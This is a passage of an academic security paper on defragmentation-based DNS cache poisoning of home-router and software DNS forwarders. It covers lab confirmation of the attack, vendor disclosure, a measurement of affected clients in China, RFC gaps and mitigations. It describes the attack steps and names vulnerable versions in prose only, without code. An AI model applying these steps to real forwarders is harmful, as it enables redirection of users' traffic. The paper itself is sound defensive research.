Table 3: DNS forwarding behaviors of DNS software. The first two are confirmed vulnerable by real attacks.

Software	Version	EDNS(0) & No truncation	Cache by Record	No Verification	Vulnerable
dnsmasq	2.7.9	✓	✓	✓	✓
MS DNS	2019	✓	✓	✓	✓
BIND	9.9.4	✓	✓	✗	✗
Unbound	1.7.2	✓	✓	✗	✗
Knot Res	3.2.0	✓	✓	✗	✗
PowerDNS	4.1.8	✓	✓	✗	✗
DNRD	2.20.3	✓	✗	✓	✗

5.3 Confirmation of Attacks

To confirm that the selected software (listed in Tables 2 and 3) is vulnerable to the defragmentation cache poisoning attack, we launch real attacks in controlled environments.

Clean controlled experiment. In a simple case, we build our testing environment according to the attack model (see Figure 4). The attacker machine and the DNS forwarder locate in the same LAN. We configure the DNS forwarder to use a recursive resolver (for which we use Unbound [27]) as upstream, which is not open to public. Also, we build the attacker's authoritative server (which is located outside of the LAN) and create an oversized DNS response according to Figure 5. Finally, we confirm that the attack succeeds, if the rogue record of `victim.com` (in the spoofed 2nd fragment) is cached by the DNS forwarder. As a result, all 8 router models and 2 DNS software are confirmed vulnerable with this experiment.

Complex network experiment. To confirm that the attack is feasible in the real world, we also test the attack in a more complex environment.

Home router. We select a home router which runs on the latest version of OpenWRT operating system (19.07.1 r10911-c155900f66). As mentioned, OpenWRT by default uses dnsmasq as its DNS forwarder, thus home routers built over this system are vulnerable to the attack.

Clients and attacker. To add more background traffic, we add 13 other clients (e.g., mobile phones, tablets and laptops) into the LAN of the home router. On the clients we start tasks such as file downloading, video streaming and web browsing. On average, the home router receives 7.95Mbps/753.3Kbps of inbound/outbound traffic in a 3-minute window. The attacker retries each failed or timed-out DNS query every five seconds.

Upstream recursive resolver. We configure the DNS forwarder to use Norton ConnectSafe (at 199.85.126.10). According to our measurement results in Table 1, its egress resolvers use incremental IPID counters which are exploitable.

Authoritative server. We also create the oversized DNS response according to Figure 5. To break load balancing of the resolver, we configure our authoritative server such that it only responds to queries from one selected egress resolver address of Norton ConnectSafe (e.g., 156.154.38.*).

In the end, a successful attack in this environment takes 58 seconds to complete. In more detail, the attacker first tries to probe the current IPID value of the selected egress resolver (see Figure 4, step 0), which takes 22 seconds and 7 retries. The attacker then uses sequentially incremented IPID values in the spoofed 2nd fragments, and start querying the attacker domain name (see Figure 4, step 2). On the 10th retried DNS query, the legitimate 1st fragment and the spoofed 2nd fragment are reassembled, and the attack succeeds. Because of resolver load balancing (i.e., not every DNS query goes to the selected egress resolver) and possible packet loss, the attack takes longer and requires more retries of DNS queries.

5.4 Responsible Disclosure

We have been reporting the issue to the affected vendors, by submitting vulnerability reports and contacting via emails. So far, we have received responses from 3 home router manufacturers (ASUS, D-Link and Linksys). ASUS and D-Link have released firmware patches to fix the DNS cache poisoning vulnerability, where DNS responses are now cached as a whole (see Section 8 for detailed mitigations). Linksys has accepted our report via the Bugcrowd [26] platform.

6 Client Population: A Nationwide Measurement Study

In Section 5, we find several home routers vulnerable to defragmentation attacks. Further, we seek answer to the question "how many real-world clients are using the susceptible devices?" In this section, we elaborate our methodology on measuring the client population of such devices, and report our findings.

6.1 Methodology

Unlike our tests on forwarder software, from real clients we cannot launch defragmentation attacks to check if the devices are vulnerable due to ethical considerations. While fingerprinting methods like [68] seem straightforward, we find it difficult to use these methods to reveal the exact model of the routers.

Measurement overview. Alternatively, we can reach the same goal by checking whether the conditions (listed in Section 4.4) of the attack are satisfied. As such, from a high-level view, we need to collect real-world clients as our vantage points, and check from client side whether the conditions are satisfied by their DNS forwarders.

To perform the measurement study, we collaborate with our industrial partner who develops network diagnosis software for mobile users. They implement our checking methods in the diagnosis tool, which obtains permission to collect




Figure 6: Oversized response of `[uuid].attacker.com`




Figure 7: Workflow of client-side measurement

fine-grained DNS data. When run by mobile users, the tool performs several checks on the attack conditions and sends the collected data back to the company's server. The results are further provided to us for deeper analysis. The software has active users mostly located in China. Each mobile client is assigned with a unique ID (termed as `uuid`).

To perform the measurement, the only component we need to configure is the authoritative server (i.e., `attacker.com`). Figure 6 shows the oversized response we create for `[uuid].attacker.com`. A slight difference here is that in the last A record, the authoritative server generates a nonce IP address for each query. Using this technique, from a client we can distinguish whether a DNS response comes from DNS cache.

Attack condition filters. Following the workflow in Figure 7, the checking procedure contains the following steps.

Network configurations. To perform checks on home routers (i.e., through Wi-Fi), the software first check the network environment of each client and remove clients which use mobile data. It also checks basic network configurations, such as client IP address and gateway address.

Initial DNS request. To begin with, each client sends an initial DNS query of `[uuid].attacker.com` with EDNS(0) options[3], to port 53 of the gateway address. If the query times out, it suggests that the router does not support DNS forwarding, and the client is removed from our data. Otherwise, the software checks if an EDNS(0) OPT record presents in the response, which suggests EDNS(0) support (**Filter 1**). It also checks whether the oversized response is truncated by checking the integrity of the CNAME chain (**Filter 2**). If the final A record of `[uuid].final.attacker.com` is intact, it reports the IP address in the record (termed as `addr_init`). Note that if the DNS forwarder supports caching, the initial response should have been written into its DNS cache.

DNS cache check. The client sends queries of `[uuid].final.attacker.com` and report the IP addresses in the responses (termed as `addr_cache`). If the initial response is cached by record, this query should hit the cache, and therefore `addr_init` and `addr_cache` should be the same (**Filter 3**). Otherwise, the authoritative server should be queried again and give another nonce response, thus `addr_init` and `addr_cache` should differ, and we remove the client from our dataset.

Meanwhile, when `addr_init` equals `addr_cache` (i.e., response comes from DNS cache), we need to check whether the response is from the cache of the DNS forwarder or upstream recursive resolvers. Traditionally, one can use non-recursive queries to snoop the DNS cache of recursive resolvers [32]. However, we find that this approach is infeasible for DNS forwarders, as several router models that we test forward non-recursive queries to other servers. As such, we choose to infer the caching position based on timing of the response. On each client, the software repeats the final DNS request of `[uuid].final.attacker.com` for 10 times (due to traffic limit of the diagnosis tool), and calculates the average DNS query time of this cached domain. Based on the average DNS query time, we perform measurements to select clients that are affected (**Filter 4**).

Limitations. We acknowledge that using a timing-based approach is only an estimation of actual affected clients. However, we find that more accurate methods of cache snooping (e.g., non-recursive queries) are not applicable for DNS forwarders. To make the conclusion more reliable, we perform an additional analysis on the DNS query time (hitting a forwarder cache vs. resolver cache), and justify the results based on real-world measurements. Also, because of the software coverage, we can only perform measurements on mobile Wi-Fi users in China. Although we may underestimate the actual population of affected clients, we believe the test results still provide us with an opportunity to understand the impact of the newly discovered attack.

Ethics. The checking method is implemented by our industrial partner on their network diagnosis tool for mobile users, which obtains permission to send and collect network traffic. It is important that on each client, the software *does not launch real attacks to DNS forwarders*, but only checks the attack conditions. Regarding implementation, it

[3] UDP buffer size=4096

only performs ∼10 DNS queries of our controlled domain name exclusively registered for this study. Upon receiving the DNS answers, it does not make connections to the server addresses. Throughout the experiments, no personally identifiable information (PII) or privacy data is collected. In addition, the checking tool uses an encrypted channel to send back collected data to the company's servers.

6.2 Analysis of Affected Population

In the end, we collect valid measurement results from 20,113 mobile clients. The collected clients cover all 31 provinces of mainland China (excluding Hong Kong SAR, Macao SAR and Taiwan), and are distributed in more than 300 (almost all) cities. Also, our clients cover 127 autonomous systems.

When applying our attack condition filters, 79.3% mobile clients are removed by Filters 1-3. In detail, 8,211 (40.8%) clients are using forwarders without EDNS(0) support, 5,695 (28.3%) receive truncated DNS responses, and forwarders of 2,035 (10.1%) clients do not cache the DNS response by record.

For the remaining 20.7% (4,172) mobile clients, we check their average query time of the repeated DNS queries of `[uuid].final.attacker.com` (i.e., Filter 4). Note that because the mobile clients have already passed Filter 3, the repeated queries here should all come from the DNS cache, either of the DNS forwarder of the upstream resolver. Our goal is to keep mobile clients which get the responses from DNS forwarder cache, i.e., exclude mobile clients which obtain responses from recursive resolver cache. To this end, we take the opportunity to measure how long it generally takes for a Wi-Fi client to probe the cache of its upstream recursive resolver. Because learning the upstream resolver address needs manual effort, we choose to perform the measurement using 30 controlled vantage points in China. The vantage points are all connected to home routers through Wi-Fi (i.e., the same environment as the large-scale measurement), which span 11 Chinese provinces and 6 major Chinese ISP networks. We learn the upstream resolver addresses manually from the router configuration pages. On each vantage point, we send cache-probing queries *directly* to the upstream resolver, and record the average time. Figure 8 shows the CDF of upstream resolver cache probing time. We term the ratio of clients which spend *more than t* ms to get a response from the cache of the upstream resolver as $P(t)$, which is the opposite of the CDF. For instance, from Figure 8, $P(10) = 0.7$, $P(11) = 0.6$. Later, we will use this ground truth distribution to extrapolate and estimate how many clients in the complete dataset are hitting the forwarder cache.

For mobile clients that passes Filters 1-3, Figure 9 shows their average time to retrieve a response from the DNS cache. For instance, a total of 139 mobile clients spend 10ms to get a response from DNS cache (either of the DNS forwarder or the upstream resolver). Here we know $P(10) = 0.7$ in




Figure 8: CDF of DNS cache probing time of upstream recursive resolver (30 vantage points).




Figure 9: Average DNS query time of a cached domain

the ground truth dataset which we assume will generalize to the complete dataset. This means that 70% (97) of the 139 clients should require more than 10ms to hit upstream resolver cache, so their responses can only come from the DNS forwarder cache (i.e., are vulnerable). Similarly, for the 165 clients which spend 11ms to retrieve a cached response, because $P(11) = 0.6$, we estimate that 60% (99) of the 165 clients are vulnerable. Finally, summing up the client numbers for each time value (i.e., the yellow bars in Figure 9) together, we get an estimation of 1,346 vulnerable clients – 6.6% of the total clients measured in the wild). As expected, when the DNS query time gets longer, it is less likely that the responses come from DNS forwarder cache.

Summary. Overall, a significant portion of the tested DNS forwarders (6.6%) is estimated to be vulnerable to our new defragmentation attack. Different from prior works [33, 48] which have a different set of attack conditions (e.g., on the configuration of authoritative servers), our attack conditions are focused more on the behaviors and configurations of DNS forwarders (and also partly resolvers). Therefore, we do not have constraints on which domains can be attacked. Rather, our constraint is more on which client networks can be attacked. In addition, we estimate that the vulnerable DNS forwarders in the wild will rise because our results indicate that the major attack conditions unsatisfied are EDNS(0) support (40.8%) and correctly handling oversized responses (28.3%). As the new DNS features are getting promoted and increasingly supported by vendors, more users will be affected.

7 Reflection on DNS Forwarders

Our attack further demonstrates that DNS forwarders can be a soft spot in the DNS infrastructure. From our tests in Section 5 we have seen different variations of DNS forwarder implementations. In this section, we further give a discussion on the role of DNS forwarders in the ecosystem. We begin with observations on current implementations, and then discuss the specifications related to DNS forwarders.

7.1 DNS Forwarder Implementations

A general notion of DNS forwarders is that the devices do not resolve queries themselves, but pass the queries to another server. They rely on the integrity and logic checks of the upstream recursive resolvers, and are often not in the position to verify the DNS responses. For instance, none of the home routers that we test verifies the CNAME chain in the response. As a result, vulnerable DNS forwarders are not able to distinguish the rogue responses, which are tampered with after checked by the upstream resolvers. However, if a DNS forwarder performs response verification itself to void the attack (e.g., by "re-querying" or full DNSSEC validation), it is acting in recursive mode, which could not be wanted because of performance overhead.

In fact, from the DNS forwarder implementations that we test in Section 5, we find that the industry does not agree on the role of DNS forwarders in the ecosystem. They can act as transparent DNS proxies, or exhibit behaviors of recursive resolvers. As listed in Table 2 and Table 3, software vendors could disagree on whether their DNS forwarders should have caching abilities, whether they should handle fragmented DNS packets, and whether they should issue queries on their own (e.g., to verify CNAME chains).

7.2 DNS Forwarder Specifications

After researching RFC documents related to DNS, we find that the diverse implementations of DNS forwarders can be caused by the vague definitions in these specifications. In the very original specification of DNS (i.e., RFC 1034 [58]), there is no discussion on DNS forwarding, and the major components of DNS only include name servers and resolvers. As the ecosystem evolves, it now contains multiple layers of servers, including forwarding devices. While DNS forwarders are prevalent in current use, there is still a lack of specific guidelines on their implementation details in the standard documents.

History: two definitions of "forwarder". In Table 4 we list the RFC documents which refer to DNS forwarding. In fact, we find that the standard documents themselves disagree on the definition of DNS forwarders, and have different names for them. Put together, there have been two different descriptions of DNS forwarding devices.

In early specifications, DNS forwarding devices appear to serve as *upstream servers of recursive resolvers*. The devices are leveraged to access authoritative servers, and typically have better Internet connection or bigger caching abilities. The first description of "DNS forwarding" appears in RFC 2136 [70], which refers to an authoritative zone slave forwarding `UPDATE` messages to their master servers. Later, RFC 2308 [29] gives a definition of "DNS forwarder", which implies that forwarders are used to only query authoritative servers. It also says that DNS forwarders are bigger machines which can share their cached data to downstream servers. This term is again used in RFC 7626 [32] on DNS privacy, which suggests that forwarders receive queries from recursive resolvers.

On the other hand, another definition says that DNS forwarders *locate between clients and recursive resolvers*. The devices take queries from clients, and instead of resolving, they pass the requests on to another server. Starting from RFC 3597 [45], the document first describes that forwarders are used by the client. In RFC 7871 [35], "Forwarding Resolvers" use recursive resolvers to handle their queries. For hosts behind broadband gateways, RFC 5625 [31] provide guidelines on the implementations of their DNS proxy devices, which are included as "simple DNS forwarders".

It is not until the very recent specification on DNS terminology (i.e., RFC 8499 [41]) that the definition on DNS forwarders is clarified. According to their common use, DNS forwarders "often *stand between stub resolvers and recursive resolvers*". It also defines DNS forwarding as the process of "sending DNS queries with the `RD` bit set to 1 to another server".

Lacking implementation guidelines. While the term of DNS forwarders has been updated, the specifications do not discuss much about the implementation details. That is, the answer to "what should a DNS forwarder do" is still vague, such as how they should handle DNS responses, whether they should have caches, or whether they can perform like a full-service resolver (e.g., handle referrals and aliases).

The only document we find related to DNS forwarder implementation is RFC 5625 [31], which provides guidelines to DNS proxies (i.e., a subset of DNS forwarders in one specific network). It recommends that DNS proxies should be *as transparent as possible*, and that they should ensure DNS packets are forwarded and returned *verbatim* to their destinations. It is also recommended that DNS proxy devices should be able to forward UDP packets up to 4,096 octets. As a result, a consequence is that a DNS proxy cannot distinguish a spoofed response, if it is tampered with on its way back to the forwarder. In particular, defragmentation attacks have made the tampering task simple, since there is not much entropy for and adversary to guess in the 2nd fragment.

Table 4: DNS forwarder descriptions in RFC documents

RFC No.	Title	Description
2136 [70] (Apr 1997)	**Dynamic Updates in the Domain Name System (DNS UPDATE)**	When a **zone slave** forwards an UPDATE message upward toward the zone's primary master server, it must allocate a new ID and prepare to enter **the role of "forwarding server"**.
2308 [29] (Mar 1998)	**Negative Caching of DNS Queries (DNS NCACHE)**	Forwarder is a nameserver used to resolve queries instead of directly using the authoritative nameserver chain. The forwarder typically either has better access to the internet, or maintains a bigger cache which may be **shared amongst many resolvers**.
3597 [45] (Sept 2003)	**Handling of Unknown DNS Resource Record (RR) Types**	... and in some cases also at caching name servers and **forwarders used by the client**.
5625 [31] (Aug 2009)	**DNS Proxy Implementation Guidelines**	(DNS) proxies are usually **simple DNS forwarders**, but typically do not have any caching capabilities. The proxy serves as a convenient default DNS resolver for clients on the LAN, but **relies on an upstream resolver** (e.g., at an ISP) to perform recursive DNS lookups.
7626 [32] (Aug 2015)	**DNS Privacy Considerations**	DNS recursive resolvers sometimes forward requests to other recursive resolvers, ... these **forwarders are like resolvers**, except that they do not see all of the requests being made.
7871 [35] (May 2016)	**Client Subnet in DNS Queries**	Forwarding Resolvers essentially appear to be Stub Resolvers to whatever **Recursive Resolver is ultimately handling the query**, but they look like a Recursive Resolver to their client.
8499 [41] (Jan 2019)	**DNS Terminology**	In current use, however, forwarders often stand **between stub resolvers and recursive servers**.

8 Attack Model Extension and Mitigation

In this section, we extend our attack model to open DNS forwarders. Further, we propose mitigation to the new defragmentation attack.

8.1 Extending the Attack Model

In our extended model, we remove the requirement that the attacker and the DNS forwarder have to be located in the same LAN. For example, the attack can also be possible for open DNS forwarders out on the Internet. [62] proposes a method on how to detect such open forwarders. As we show in Figure 10, a major difference here is that it is much harder for the attacker to predict the IPID from the resolver to the DNS forwarder, unless the resolver uses a globally incrementing IPID counter, in which case such open forwarders will be obviously vulnerable. In the case of hash-based IPID counter, the recursive resolver is likely going to have two separate IPID counters for the forwarder and attacker (depending on if there is a hash collision). Therefore, it is difficult for the attacker to predict the IPID value of the resolver's response packets sent to the forwarder.

However, prior defragmentation attacks have proposed techniques such as meet-in-the-middle [42, 49], which can still infer the current IPID counter despite that the attacker, using its own IP address sending probes, would only observe a different IPID counter (due to the attacker's IP hashing into a different counter). A recent technique also suggested that an attacker who controls multiple IP addresses can probabilistically force a hash collision, in which case the attacker would still succeed. We believe such attacks are promising and would affect many more users. Due to reasons such as ethics, we leave it as future work to validate such attacks in practice.




Figure 10: Defragmentation cache poisoning attack targeting open DNS forwarders

8.2 Mitigation

Recall that in Section 4.4, we list several conditions of a vulnerable DNS forwarder implementation. Intuitively, breaking any of the conditions will void the attack. However, measures like removing DNS cache or EDNS(0) support are not advised as they are compromising new and important functionalities.

Response verification. The first solution is for the DNS forwarder to verify the oversized DNS response. In detail, it can re-query all names and aliases in the CNAME chain, or perform full DNSSEC validation. For example, in our DNS software test (see Table 3), we find that BIND and other 3 kinds of software adopt the "re-query" approach. As a result, the rogue records should not pass verification, and the

attack fails. However, this approach requires that the DNS forwarder should be able to perform recursive queries, which could not be wanted in certain use cases. Meanwhile, it brings significant performance overhead, which contradicts with the purpose of DNS forwarders, and might not be feasible for devices with limited resources (e.g., home routers).

DNS caching by response. An ad hoc approach to void the defragmentation attack is to change how forwarders cache the responses. As discussed in Section 4.4, vulnerable devices cache DNS responses by individual records. By caching them as a whole, the rogue records in the last part of the response (see Figure 5(b)) will not hit the cache. The approach is practical, as it only requires changes on the forwarder itself. From the disclosure responses (see Section 5.4), the updated firmware of ASUS router adopts this defence. We recommend this solution as a short-term countermeasure. However, due to the uncertainty of the role of forwarders, it is unclear what their expected behaviors should be (as RFCs do not specify this), and whether caching by responses will hurt performance.

0x20 encoding on DNS records. Similar to previous defences of DNS cache poisoning, the essence of this mitigation is to increase randomness of the response (specifically, the 2nd fragment). As the 2nd fragment lacks DNS and UDP metadata, its entropy can be increased by encoding the DNS records, using an upgraded version of 0x20 encoding [36]. While the original 0x20 encoding only mixes cases of query names in the question section, here we need recursive resolvers to encode names and aliases *in all records of the answer section* oversized response. To go along with this, the DNS forwarder should also check the cases of each record when receiving a DNS response. The downside of this mitigation is that it needs changes from upstream recursive resolvers, thus cannot be deployed shortly.

Randomizing IPID values. Random IPID values makes any defragmentation-based attacks (including ours) much more difficult, as they require the prediction of future IPID values. Interestingly, as we have tested and described earlier in Section 4.3, major operating systems such as Windows and Linux do not exhibit such a random IPID behavior. Yet in our measurement, we do find Google and Versign's resolvers appear to have such behaviors. We suspect that it is either because they have used uncommon/customized operating systems and network middleboxes (that rewrite the IPIDs), or that there are actually still multiple hosts sitting behind the same egress IP address (e.g., through NAT). In any event, random IPID values are not impossible to guess, especially given that the attacker can place 64 guessed values (out of 64K possible values). Furthermore, if the attack is repeated multiple times, the likelihood of success will increase as well. As a result, it is not a bullet-proof mitigation.

9 Other Related Work

Security risks of DNS forwarders. As mentioned earlier, a DNS forwarder does not perform recursive DNS lookup themselves, but simply forwards DNS requests to an upstream resolver. In order to mitigate the security risks of DNS cache poisoning and denial of service attacks, DNS forwarders are widely implemented in network products related with DNS protocol, such as home routers, as it not directly exposed to Internet attackers [49]. It is also recommended by some DNS experts, e.g., Kaminsky [24].

Unfortunately, many DNS forwarders themselves are not patched and are vulnerable to DNS cache poisoning attacks [49]. In some cases, DNS forwarders fail to validate the DNS responses, such as the DNS transaction ID, source IP address and the destination port number. A measurement study shows that at least 8.6% open DNS resolvers in the wild are vulnerable to the DNS cache poisoning attacks [63]. Therefore, in spite of the availability of DNSSEC, DNS record injection vulnerabilities are still fairly common among DNS forwarders until now.

Compared to previous works, in this paper we further present a type of cache poisoning attack targeting DNS forwarders. The methods can circumvent traditional defences against cache poisoning attacks. Combined with previous attacks, our work further demonstrates that DNS forwarders can be a soft spot in the infrastructure.

10 Conclusion

As the DNS infrastructure has evolved dramatically, today it involves multiple layers of servers. DNS forwarders are widely-deployed devices, however we show that they can be a soft spot that is more vulnerable to cache poisoning attacks. Using fragmented DNS packets and oversized response, an attacker can inject rogue DNS records of arbitrary domain names into the forwarders' cache, and bypass common defences including randomized ephemeral ports and 0x20 encoding. By testing on current implementations, we find several home router models and DNS software vulnerable to this attack, including those of large vendors. Meanwhile, through a nationwide measurement study, we assess the affected population of mobile clients using the vulnerable devices. From the implementations we find a diversity in the industry on understanding the role of DNS forwarders. Also, there is still a lack of implementation guidelines on forwarding devices in the DNS specifications. As such, we believe more attention should be raised from the community to the understanding and the security status of DNS forwarders.

Acknowledgements

We sincerely thank all anonymous reviewers for their valuable comments to improve the paper. We also thank the GeekPwn Cyber Security Competition.

This work is supported by National Key R&D Program of China, Grant No. 2017YFB0803202; NSFC Grant No. U1836213, U1636204; State Key Laboratory of Computer Architecture (ICT, CAS) under Grant No. CARCH201703; National Science Foundation under Grant No. 1652954, 1646641 and 1619391.

References

[1] Cloud delivered enterprise security by opendns. https://www.opendns.com/.

[2] Cloudflare Resolver. https://cloudflare-dns.com/.

[3] Comodo secure dns. https://www.comodo.com/secure-dns/.

[4] Create your perfect wifi system - linksys. https://www.linksys.com/us/.

[5] D-link: Consumer. https://www.dlink.com/en/consumer.

[6] Dnrd, domain name relay daemon. http://dnrd.sourceforge.net/.

[7] Dnsmasq - network services for small networks. http://www.thekelleys.org.uk/dnsmasq/doc.html.

[8] Domain name system (dns) overview. https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/hh831667(v=ws.11).

[9] Gee hiwifi. https://www.hiwifi.com/.

[10] Google Public DNS. https://developers.google.com/speed/public-dns/.

[11] Huawei wireless routers-huawei official site. https://consumer.huawei.com/eg-en/support/smart-home/wireless-routers/.

[12] Introducing a new whoami tool for dns resolver information. https://developer.akamai.com/blog/2018/05/10/introducing-new-whoami-tool-dns-resolver-information.

[13] Knot DNS. https://www.knot-dns.cz/.

[14] Mi router 3 - mi.com. https://www.mi.com/mea/mi-router-3/.

[15] Netgear, howpublished = https://www.netgear.com/.

[16] Norton connectsafe. https://www.publicdns.xyz/public/norton-connectsafe.html.

[17] Openwrt project. https://openwrt.org/.

[18] Powerdns. https://www.powerdns.com/.

[19] Quad9 DNS: Internet Security & Privacy In a Few Easy Steps. https://www.quad9.net/.

[20] Tenda wireless router. http://simulator.tendacn.com/N301v2/.

[21] Tp-link: Wifi networking equipment for home & business. https://www.tp-link.com/us/.

[22] Verisign public dns offers dns stability and security. https://www.verisign.com/en_US/security-services/public-dns/index.xhtml.

[23] Wireless routers | networking | asus global. https://www.asus.com/Networking/Wireless-Routers-Products/.

[24] Dan kaminsky's blog. http://dankaminsky.com/2008/07/21/130/, 2008.

[25] Bind 9 - versatile, classic, complete name server software. https://www.isc.org/bind/, 2019.

[26] Bugcrowd. https://www.bugcrowd.com/, 2019.

[27] Nlnet labs - unbound. https://nlnetlabs.nl/projects/unbound/about/, 2019.

[28] Geoffrey Alexander, Antonio M Espinoza, and Jedidiah R Crandall. Detecting tcp/ip connections via ipid hash collisions. *Proceedings on Privacy Enhancing Technologies*, 2019(4):311–328, 2019.

[29] Mark Andrews. Negative caching of dns queries (dns ncache). 1998.

[30] R Arends, R Austein, M Larson, Daniel Massey, and Scott W Rose. Protocol modifications for the dns security extensions rfc 4035. Technical report, 2005.

[31] Ray Bellis. Dns proxy implementation guidelines. 2009.

[32] Stephane Bortzmeyer. Dns privacy considerations. 2015.

[33] Markus Brandt, Tianxiang Dai, Amit Klein, Haya Shulman, and Michael Waidner. Domain validation++ for mitm-resilient pki. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2060–2076. ACM, 2018.

[34] Taejoong Chung, Roland van Rijswijk-Deij, Balakrishnan Chandrasekaran, David Choffnes, Dave Levin, Bruce M Maggs, Alan Mislove, and Christo Wilson. A longitudinal, end-to-end view of the {DNSSEC} ecosystem. In *26th {USENIX} Security Symposium ({USENIX} Security 17)*, pages 1307–1322, 2017.

[35] Carlo Contavalli, Wilmer van der Gaast, David C Lawrence, and Warren Kumari. Rfc 7871-client subnet in dns queries. 2016.

[36] David Dagon, Manos Antonakakis, Paul Vixie, Tatuya Jinmei, and Wenke Lee. Increased dns forgery resistance through 0x20-bit encoding: security via leet queries. In *Proceedings of the 15th ACM conference on Computer and communications security*, pages 211–222. ACM, 2008.

[37] Joao Damas, Michael Graff, and Paul Vixie. Extension mechanisms for dns (edns (0)). 2013.

[38] Zakir Durumeric, David Adrian, Ariana Mirian, Michael Bailey, and J. Alex Halderman. A search engine backed by Internet-wide scanning. In *22nd ACM Conference on Computer and Communications Security*, October 2015.

[39] R Elz and R Bush. Rfc 2181: Clarifications to the dns specification. Technical report, Updates RFC 1034, RFC 1035, RFC 1123. Status: Proposed standard, 1997.

[40] Kazunori Fujiwara. Measures against dns cache poisoning attacks using ip fragmentation. https://indico.dns-oarc.net/event/31/contributions/692/attachments/660/1115/fujiwara-5.pdf.

[41] Kazunori Fujiwara, Andrew Sullivan, and Paul Hoffman. Dns terminology. 2019.

[42] Yossi Gilad and Amir Herzberg. Fragmentation considered vulnerable: blindly intercepting and discarding fragments. In *Proceedings of the 5th USENIX conference on Offensive technologies*, pages 2–2. USENIX Association, 2011.

[43] Yossi Gilad, Amir Herzberg, and Haya Shulman. Off-path hacking: The illusion of challenge-response authentication. *IEEE Security & Privacy*, 12(5):68–77, 2013.

[44] Fernando Gont. Rfc 7739-security implications of predictable fragment identification values. 2016.

[45] Andreas Gustafsson. Handling of unknown dns resource record (rr) types. 2003.

[46] John W Heffner, Ben Chandler, and Matt Mathis. Ipv4 reassembly errors at high data rates. 2007.

[47] Amir Herzberg and Haya Shulman. Security of patched dns. In *European Symposium on Research in Computer Security*, pages 271–288. Springer, 2012.

[48] Amir Herzberg and Haya Shulman. Fragmentation considered poisonous, or: One-domain-to-rule-them-all. org. In *2013 IEEE Conference on Communications and Network Security (CNS)*, pages 224–232. IEEE, 2013.

[49] Amir Herzberg and Haya Shulman. Vulnerable delegation of dns resolution. In *European Symposium on Research in Computer Security*, pages 219–236. Springer, 2013.

[50] Paul Hoffman, Andrew Sullivan, and K Fujiwara. Dns terminology. Technical report, 2019.

[51] Charles Hornig. A standard for the transmission of ip datagrams over ethernet networks. Technical report, 1984.

[52] A Hubert and R Van Mook. Measures for making dns more resilient against forged answers. Technical report, RFC 5452, January, 2009.

[53] Dan Kaminsky. The massive, multi-vendor issue and the massive, multi-vendor fix. Technical report, 2008.

[54] Christopher A Kent and Jeffrey C Mogul. *Fragmentation considered harmful*, volume 17. 1987.

[55] Amit Klein and Benny Pinkas. From IP ID to device ID and KASLR bypass. In *28th USENIX Security Symposium (USENIX Security 19)*, pages 1063–1080, Santa Clara, CA, August 2019. USENIX Association.

[56] Jeffrey Knockel and Jedidiah R Crandall. Counting packets sent between arbitrary internet hosts. In *4th {USENIX} Workshop on Free and Open Communications on the Internet ({FOCI} 14)*, 2014.

[57] Marc Kührer, Thomas Hupperich, Jonas Bushart, Christian Rossow, and Thorsten Holz. Going wild: Large-scale classification of open dns resolvers. In *Proceedings of the 2015 Internet Measurement Conference*, pages 355–368. ACM, 2015.

[58] Paul Mockapetris. Rfc-1034 domain names-concepts and facilities. *Network Working Group*, page 55, 1987.

[59] Jeffrey C Mogul and Steven E Deering. Path mtu discovery. Technical report, 1990.

[60] VC NewsNetwork. Wifi home router market 2019 global analysis, opportunities and forecast to 2025. https://www.reuters.com/brandfeatures/venture-capital/article?id=105961, 2019.

[61] Vicky Risk. Edns (in) compatibility. https://www.isc.org/docs/DNS-OARC-EDNS-Compliance.pdf, 2015.

[62] Kyle Schomp, Tom Callahan, Michael Rabinovich, and Mark Allman. On measuring the client-side dns infrastructure. In *Proceedings of the 2013 conference on Internet measurement conference*, pages 77–90. ACM, 2013.

